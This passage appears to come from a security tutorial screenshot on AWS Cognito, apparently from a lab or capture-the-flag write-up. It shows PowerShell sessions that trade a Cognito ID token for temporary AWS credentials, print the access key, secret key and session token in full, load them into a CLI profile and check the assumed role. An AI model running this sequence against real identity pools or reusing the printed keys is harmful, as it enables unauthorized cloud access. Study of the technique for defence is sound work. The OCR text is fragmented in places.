.lNfNF4UwwgPHzc9miGiT98yHoSuWGYLoONCb81hIFOINe72gBFostmNrM6NwvII0PwK4IHPX9RMhjPnfEtDZpHaF101Uv8c3fMHgH7JEYFrTurYpHnuGtxRn1HGW3xXFFLn4IadX
wgt79d6yb39KJ3KhMr6MLs2J1tNTiMs4FlSirTFweMqVFjYu6Dm265wXBs1u-S1esK4J5ZG4skCfEDYCRTpCx-IpkgJhe6iw1CY4-BnbKpWyR-pY55cJmgSCDOWmPjZPy_jUig
{
    "IdentityId": "eu-central-1:3c5b52f6-d44a-c8dd-5a5e-211e87849c21"
}

PS D:\> aws cognito-identity get-credentials-for-identity --identity-id eu-central-1:3c5b52f6-d44a-c8dd-5a5e-211e87849c21 `
>>     --logins cognito-idp.eu-central-1.amazonaws.com/eu-central-1_AXWLIQru9=eyJraWQiOiJFblhlM0t6RnhJckhnOEl0N2QzeDJUSXJnSGxxZE1oSnEwaWV
4b2wwdyIsImN1c3RvbTphcHBfcm9sZSI6InJlYWQtb25seSIsInN1YiI6IjIzMDRmODEyLWQwYjEtNzBlYy1kYTY5LWI1MWJhOTkzZTJmOSIsImVtYWlsX3ZlcmlmaWVkIjp0cnVl
b21cL2V1LWNlbnRyYWwtMV9BWFdMSVFydTkiLCJjb2duaXRvOnVzZXJuYW1lIjoiZWR1YXJkLmFnYXZyaWxvYWUiLCJhdWQiOiI0bWdmMGhmcGxtcXBldXJncm9wcnFnN2NjYSIsI
W5fdXNlIjoiaWQiLCJhdXRoX3RpbWUiOjE3MjgzODgzMDUsImV4cCI6MTcyODM5MTkwNSwiaWF0IjoxNzI4Mzg4MzA1LCJqdGkiOiI4NDhlM2I4MS05ZmMwLTQyODQtYmUwMi00ZT
.lNfNF4UwwgPHzc9miGiT98yHoSuWGYLoONCb81hIFOINe72gBFostmNrM6NwvII0PwK4IHPX9RMhjPnfEtDZpHaF101Uv8c3fMHgH7JEYFrTurYpHnuGtxRn1HGW3xXFFLn4IadX
wgt79d6yb39KJ3KhMr6MLs2J1tNTiMs4FlSirTFweMqVFjYu6Dm265wXBs1u-S1esK4J5ZG4skCfEDYCRTpCx-IpkgJhe6iw1CY4-BnbKpWyR-pY55cJmgSCDOWmPjZPy_jUig
{
    "IdentityId": "eu-central-1:3c5b52f6-d44a-c8dd-5a5e-211e87849c21",
    "Credentials": {
        "AccessKeyId": "ASIATYW2S63KES6XW4JD",
        "SecretKey": "bpT7dWFFuQrj6NGsMec7Po9gzttsYeQbGFgl1nM6",
        "SessionToken": "IQoJb3JpZ2luX2VjEOz/////////wEaDGV1LWNlbnRyYWwtMSJIMEYCIQDJD0QfQ+YCPl9Kfg/O9S0ka3ErzXmCWn/v1nz45eE9/AIhAKEiLYvi
QiEH77ofsoYqswSRNUZj77Pb0Wv2VJJaWdiMl6BzuCwhJbGzqY4ICKb5eL0Y/azgba8Ol9diqSnzOPxtqB9TotMOJ/xOztkRFk/QwL3Ux39M4VE3a8lbzv9uKe7hbdf5/4OIR05OJ
TZRjJEbq0pd5rh59FZKIx/q7EpkOXeDpEyYRVDmL+fWd3b/OIyhz+8k2iwlA82ornP2Lv/jOw0VBo9Fe3M4TLShk/LvZT5S9GWitbOxnEBb8/34hNei25rRdTsiGR3Yjsen++SY+
fsw1LFvi4PsPJmkWod4wygu/YL17b2tMnQgs/72A+l1qaq6U8HsJzHwlYbSyid5FFB862pqy+cg4xHFVaq40dVOXP+ijrTLMITPfJQvHxUPHw8ugq2KyftGMHkpZeYHemAKDbiNSG
367C4sh5+eFfjJGJs93C3tbE/1wHT7o7l+2+K/pksnJYaiqw2hO0tIu1uMirwxofCEgQLcSLAKt8ObSavmCPvJ2blETeh+PkPMoYzXAECOjtucubo9ISTIpNa46xyOCC6uIoMzQut
+oTbND05nwxE8CoWovlWvXLxb48U1tgxwoW+bJSBkodQPdyqUaYB0ItgsOQ2vyZ9VGV3WkARY5WBuhDxYLz3PbnvMiEpRTsQ33gjWu7Jz0rs3eNyOjFlanoq0CbzvuPAX9cQnZZlC
HhaOZvHIJ4rNmRr09rtgI6svXbPAvs6DEK7Je1OsTLLOGkzrQT6J9lwAL4SE85HppchC+eIE4zss1gT",
        "Expiration": "2024-10-08T16:06:32+03:00"
    }
}
```


idToken

HACKTODEF.COM

Windows PowerShell


```
PS D:\> aws --profile cognito configure set aws_access_key_id ASIATYW2S63KES6XW4JD
PS D:\> aws --profile cognito configure set aws_secret_access_key bpT7dWFFuQrj6NGsMec7Po9gzttsYeQbGFgl1nM6
PS D:\> aws --profile cognito configure set aws_session_token IQoJb3JpZ2luX2VjEOz/////////wEaDGV1LWNlbnRyYWwtM
OKtYECEUQARoMMjU5MjMwMjAxNTU2Igw2AXNwQiEH77ofsoYqswSRNUZj77Pb0Wv2VJJaWdiMl6BzuCwhJbGzqY4ICKb5eL0Y/azgba8Ol9diqS
uBZR+3hPY65BfdEwrn90lkKZGyh2XUN2ucYq3TZRjJEbq0pd5rh59FZKIx/q7EpkOXeDpEyYRVDmL+fWd3b/OIyhz+8k2iwlA82orncP2Lv/jOw
zT+j8qnJTwJCM6TtZpk7wUsv1qWiN7ReEvkbyfsw1LFvi4PsPJmkWod4wygu/YL17b2tMnQgs/72A+l1qaq6U8HsJzHwlYbSyid5FFB862pqy+c
IHmhDZXt1Nz5CUkf2qMHntedVAc+jb0iGMOwe367C4sh5+eFfjJGJs93C3tbE/1wHT7o7l+2+K/pksnJYaiqw2hO0tIu1uMirwxofCEgQLcSLAK
M3BSQj/zOJ+9QaMQJRmnCwWNZH1xrS5xKOz17+oTbND05nwxE8CoWovlWvXLxb48U1tgxwoW+bJSBkodQPdyqUaYB0ItgsOQ2vyZ9VGV3WkARY5
o4xnysdB8tUjTImVUk7UU/VlBNO2FGeMBFQSsHhaOZvHIJ4rNmRr09rtgI6svXbPAvs6DEK7Je1OsTLLOGkzrQT6J9lwAL4SE85HppchC+eIE4z
PS D:\> aws --profile cognito sts get-caller-identity
{
    "UserId": "AROATYW2S63KBC47WCRFV:CognitoIdentityCredentials",
    "Account": "259230201556",
    "Arn": "arn:aws:sts::259230201556:assumed-role/authenticated-cognito-role/CognitoIdentityCredentials"
}

PS D:\>
```

